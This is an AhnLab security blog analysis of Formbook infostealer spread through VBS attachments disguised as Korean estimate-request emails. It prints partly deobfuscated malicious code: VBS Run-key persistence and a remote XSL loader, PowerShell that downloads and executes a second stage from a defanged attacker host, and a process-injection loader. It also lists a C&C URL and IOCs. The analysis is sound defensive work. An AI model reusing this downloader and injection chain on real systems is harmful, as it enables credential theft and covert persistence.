

Change in Distribution Method of Malware Disguised as Estimate (VBS Script)

asec.ahnlab.com/en/32149/

February 28, 2022



Last year, the ASEC analysis team has discovered the distribution of Formbook that used a certain company's name in its filename. Recently, the team has discovered that it is being distributed via VBS file. The email used for distribution still contains details about a request for an estimate, and by using a certain company's name in the attachment, it prompts the user to execute it.



파일
메시지
수행할 작업을 알려 주세요.
설계서 및 견적서 요청에 관한 건 - 메시지 (HTML)

2022-02-16 (수) 오전 8:40

John Cadwell <jcadwell@ifgrr.com>

설계서 및 견적서 요청에 관한 건

받는 사람

이 메시지가 표시되는 방식에 문제가 있으면 여기를 클릭하여 웹 브라우저에서 메시지를 확인하십시오.
그림을 다운로드하려면 여기를 클릭하십시오. 개인 정보를 보호하기 위해 이 메시지의 일부 그림은 자동으로 다운로드되지 않습니다.

현[redacted]산업개발(2022.02....
1 KB

귀사의 일익 발전 하심을 진심으로 기원합니다.

본건 견적서 송부드리오니 확인 부탁드립니다.

검토중 궁금하신점이 있으시면 언제든지 친절히 안내해드리겠습니다.
감사합니다.


감사합니다.

Best regards,

Jang[redacted]

Seibu Giken Co., Ltd.

Figure 1. Email 1


설계서 및 견적서 요청에 관한 건 - 메시지 (HTML)

파일 메시지 수행할 작업을 알려 주세요.

2022-02-21 (월) 오후 1:07

Jessica Cannino <jessica@summitloanprocessing.com>

설계서 및 견적서 요청에 관한 건

받는 사람

한[redacted]산업개발(2022.02....
2 KB

귀사의 일익 발전 하심을 진심으로 기원합니다.

본건 견적서 송부드리오니 확인 부탁드립니다.

검토중 궁금하신점이 있으시면 언제든지 친절히 안내해드리겠습니다.
감사합니다.

감사합니다.


Best regards,

Jangi[redacted]

Seibu Giken Co., Ltd.

Figure 2. Email 2

The compressed file attached to the email does not contain an executable but a VBS file.


한[redacted]산업개발(2022.02.21).zip - AhnLab V3 Zip 2.0

파일(F) 명령(A) 도구(C) 보기(V) 설정(O) 즐겨찾기(R) 도움말(H)
새로압축 압축열기 파일추가 압축풀기 보기

한[redacted]산업개발(2022.02.21).zip

이름	원본 크기	압축 크기	압축률	종류	수정한 날짜
한[redacted]산업개발(2022.02.21).vbs	2,631	1,258	53%	VBScript 스크립트 파일	2022-02-21 오후 12:21

0 파일 선택, 0바이트   총 1 파일, 2.56KB

Figure 3. Inside the attached compressed file

All the malicious files that are being distributed are using the same company's name with different dates, and dates differ by the distribution date. The names of the files that have been discovered so far are as follows;

- Kor***IndustryDevelopment(2022.02.03).pdf.vbs
- Kor***IndustryDevelopment(2022.02.04).pdf.vbs
- Kor***IndustryDevelopment(2022.02.07).pdf.vbs
- Kor***IndustryDevelopment(2022-02-10).pdf.vbs
- Kor***IndustryDevelopment(2022.02.16).pdf.vbs
- Kor***IndustryDevelopment(2022.02.17).pdf.vbs
- Kor***IndustryDevelopment(2022.02.21).pdf.vbs

Certain values are obfuscated in Kor***IndustryDevelopment(2022.02.21).pdf.vbs. When unobfuscated, it shows the code that performs the feature of registering to Run Key and accessing a certain URL.

```
Sub eQACeDnGd()
Const zTZPNQXZ = &H80000001
Set izXSnKvcF=Eval("GetObject(WSBI() + ""default:StdRegProv"")")
Cso = "Software\Microsoft\Windows\CurrentVersion\Run"
Fklft = "jtZsps"
XqTs = "C:\Users\[UserName]\Music\" + [Script filename]
izXSnKvcF.SetStringValue zTZPNQXZ,Cso,Fklft,XqTs
End Sub

Sub FRgMMrSnNR()
On Error Resume Next
 Set uVzfiIPoT = Eval("GetObject(new:F5078F32-C551-11D3-89B9-0000F81FE221)")
'MSXML2.DOMDocument.3.0의 CLASSID
 uVzfiIPoT.async = False
 Execute("uVzfiIPoT.Load hxxp://wisewomanwarrior[.]com/wp-admin/self2.jpg")
 Execute("uVzfiIPoT.transformNode (uVzfiIPoT)")
End Sub
```

Upon executing the VBS file, it accesses hxxp://wisewomanwarrior[.]com/wp-admin/self2.jpg, and executes the additional script that exists in this URL. It then adds C:\Users\[UserName]\Music\Kor***IndustryDevelopment(2022.02.21).pdf.vbs to HKCU\Software\Microsoft\Windows\CurrentVersion\Run\jtZsps registry to enable the malicious script for it execute consistently.

It also performs the command below to self-copy under the same filename into the C:\Users\[UserName]\Music\ folder that is added to the registry.

> cmd /c copy "Kor***IndustryDevelopment(2022.02.21).pdf.vbs" "C:\Users\[UserName]\Music" /Y

The script code below exists in hxxp://wisewomanwarrior[.]com/wp-admin/self2.jpg, and when accessing this URL, powershell is executed.

```
<xsl:stylesheet version="1.0"
      xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
      xmlns:msxsl="urn:schemas-microsoft-com:xslt"
      xmlns:user="http://mycompany.com/mynamespace">

 <msxsl:script language="JScript" implements-prefix="user">
<![CDATA[
-omitted-
var
yy=r.ShellExecute("powershell.exe",eioerhidfsg44g00ggg("2474303D27444535272E7265706C61

-omitted-
<em>function</em> eioerhidfsg44g00ggg(hex) {
    var str = '';
    for (var i = 0; i < hex.length; i += 2) {
        var v = parseInt(hex.substr(i, 2), 16);
        if (v) str += String.fromCharCode(v);
    }
    return str;
}
```


The obfuscated powershell command ultimately performs the command below and downloads additional scripts from hxxp://wisewomanwarrior[.]com/wp-admin/self1.jpg.

```
$t0='IEX';
sal g $t0;
$gf="$ErrorActionPreference = 'SilentlyContinue';
$t56fg = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);
[System.Net.ServicePointManager]::SecurityProtocol = $t56fg;
Add-Type -AssemblyName Microsoft.VisualBasic;do {$ping = test-connection -comp
google.com -count 1 -Quiet} until ($ping);
$tty=g('(New-Object Net.WebClient)');
$mv= [Microsoft.VisualBasic.Interaction]::CallByname($tty,'DownloadString',
[Microsoft.VisualBasic.CallType]::Method,'hxxp://wisewomanwarrior[.]com/wp-
admin/self1.jpg')|g" | %{
[System.Text.Encoding]::UTF8.GetString([System.Convert]::ToInt32($_,2)) };
g([system.String]::Join('', $gf))
```

Hxxp://wisewomanwarrior[.]com/wp-admin/self1.jpg contains obfuscated powershell command and compressed file data. This script decompresses the data and injects it into a certain process.

```
$eqCH=(01100110,01110101,01101110,01100011,<omitted> ,01111101) | %{
[System.Text.Encoding]::UTF8.GetString([System.Convert]::ToInt32($_,2))
};I`E`X([system.String]::Join('', $eqCH)) ‘Decompressing-related powershell script
[Byte[]]$MNB=('_<1F,_<8B,_<08, <omitted>,_<00'.replace('_<','0x'))|g;
[byte[]]$FFCgPVE =  tMCfkSD $MNB
[Byte[]]$uiMz=('_<1F,_<8B,_<08, <omitted> ,_<02,_<00'.replace('_<','0x'))|g
$ayy =
[Microsoft.VisualBasic.Interaction]::CallByname([AppDomain]::CurrentDomain,"Load",
[Microsoft.VisualBasic.CallType]::Method,$FFCgPVE)
[toooyou]::Black('calc.exe',$uiMz)
```

Upon executing the script above, it uses the function inside the .Net executable that is saved to the $MNB variable to inject the data inside $uiMz to calc.exe.



```
wscript.exe (3356)
"C:\Windows\System32\wscript.exe" C:\Users\rapit\AppData\Local\Temp\YyannVNc.vbs
   powershell.exe (1404)
   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $t0='DE5'.replace('D','I').replace('5','x');sal g $t0;$gf=
   (00100100,01000101,01110010,01110010,01101111,01110010,01000001,01100011,01110100,01101001,01101111,01101110,01010000,01110010,
   | %{ [System.Text.Encoding]::UTF8.GetString([System.Convert]::ToInt32($_,2)) };g([system.String]::Join('', $gf))
      calc.exe (428)
      "C:\WINDOWS\system32\calc.exe"
   cmd.exe (3960)
   "C:\Windows\System32\cmd.exe" /c copy "YyannVNc.vbs" "C:\Users\rapit\Music" /Y
```

Figure 4. Process tree shown via AhnLab's RAPIT system


The injected data is the Formbook infostealer. It operates by injecting into the normal process explorer.exe and another normal process in system32 path and steals user credentials via C&C connection.

C&C : hxxp://www.bumabagi[.]com/p7n9/


Malware disguised as an estimate has been consistently distributed from the past, so user caution is necessary. As the malicious files are disguised under the name of actual companies as shown above, users must check the sender and refrain from executing links or attachments in emails from unknown senders.

AhnLab's anti-malware software detects and blocks the malware using the aliases below.


[Behavior and Memory Detection]


AhnLab V3 Endpoint Security 9.0
악성코드 차단
상세 정보 펼치기
확인
같은 알림 창 다시 띄우지 않기
1 / 3


악성코드 이름: Malware/MDP.Inject.M3044
파일 경로: c:₩windows₩syswow64₩calc.exe
상태: 프로세스 종료


AhnLab V3 Endpoint Security 9.0
악성코드 차단
상세 정보 펼치기
확인
같은 알림 창 다시 띄우지 않기
1 / 1

악성코드 이름: Malware/MDP.Injection.M3509
파일 경로: c:₩windows₩syswow64₩raserver.exe
상태: 프로세스 종료


AhnLab V3 Endpoint Security 9.0
악성코드 차단
상세 정보 펼치기
확인
같은 알림 창 다시 띄우지 않기
1 / 2

악성코드 이름: Ransom/MDP.BlueCrab.M3544
파일 경로: c:₩windows₩syswow64₩calc.exe
상태: 스레드 종료


AhnLab V3 Endpoint Security 9.0
악성코드 차단
상세 정보 펼치기
확인
같은 알림 창 다시 띄우지 않기
1 / 1

악성코드 이름: Trojan/Win.Formbook.XM89
파일 경로: C:₩WINDOWS₩syswow64₩calc.exe
상태: 치료

- Malware/MDP.Inject.M3044
- Malware/MDP.Inject.M3509
- Ransom/MDP.BlueCrab.M3544
- Trojan/Win.Formbook.XM89

[File Detection]

Downloader/VBS.Generic

[IOC Info]

- f7918d4a953248d4878f0332bd235a53 (VBS)
- 23c238466940b27bf287dccaf3407923 (VBS)
- cdfbfe783f4b40bdb86c1ac3bc126596 (VBS)
- hxxp://wisewomanwarrior[.]com/wp-admin/self2.jpg
- hxxp://wisewomanwarrior[.]com/wp-admin/self2.jpg
- hxxp://www.bumabagi[.]com/p7n9/

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:Estimate, Formbook, VBScript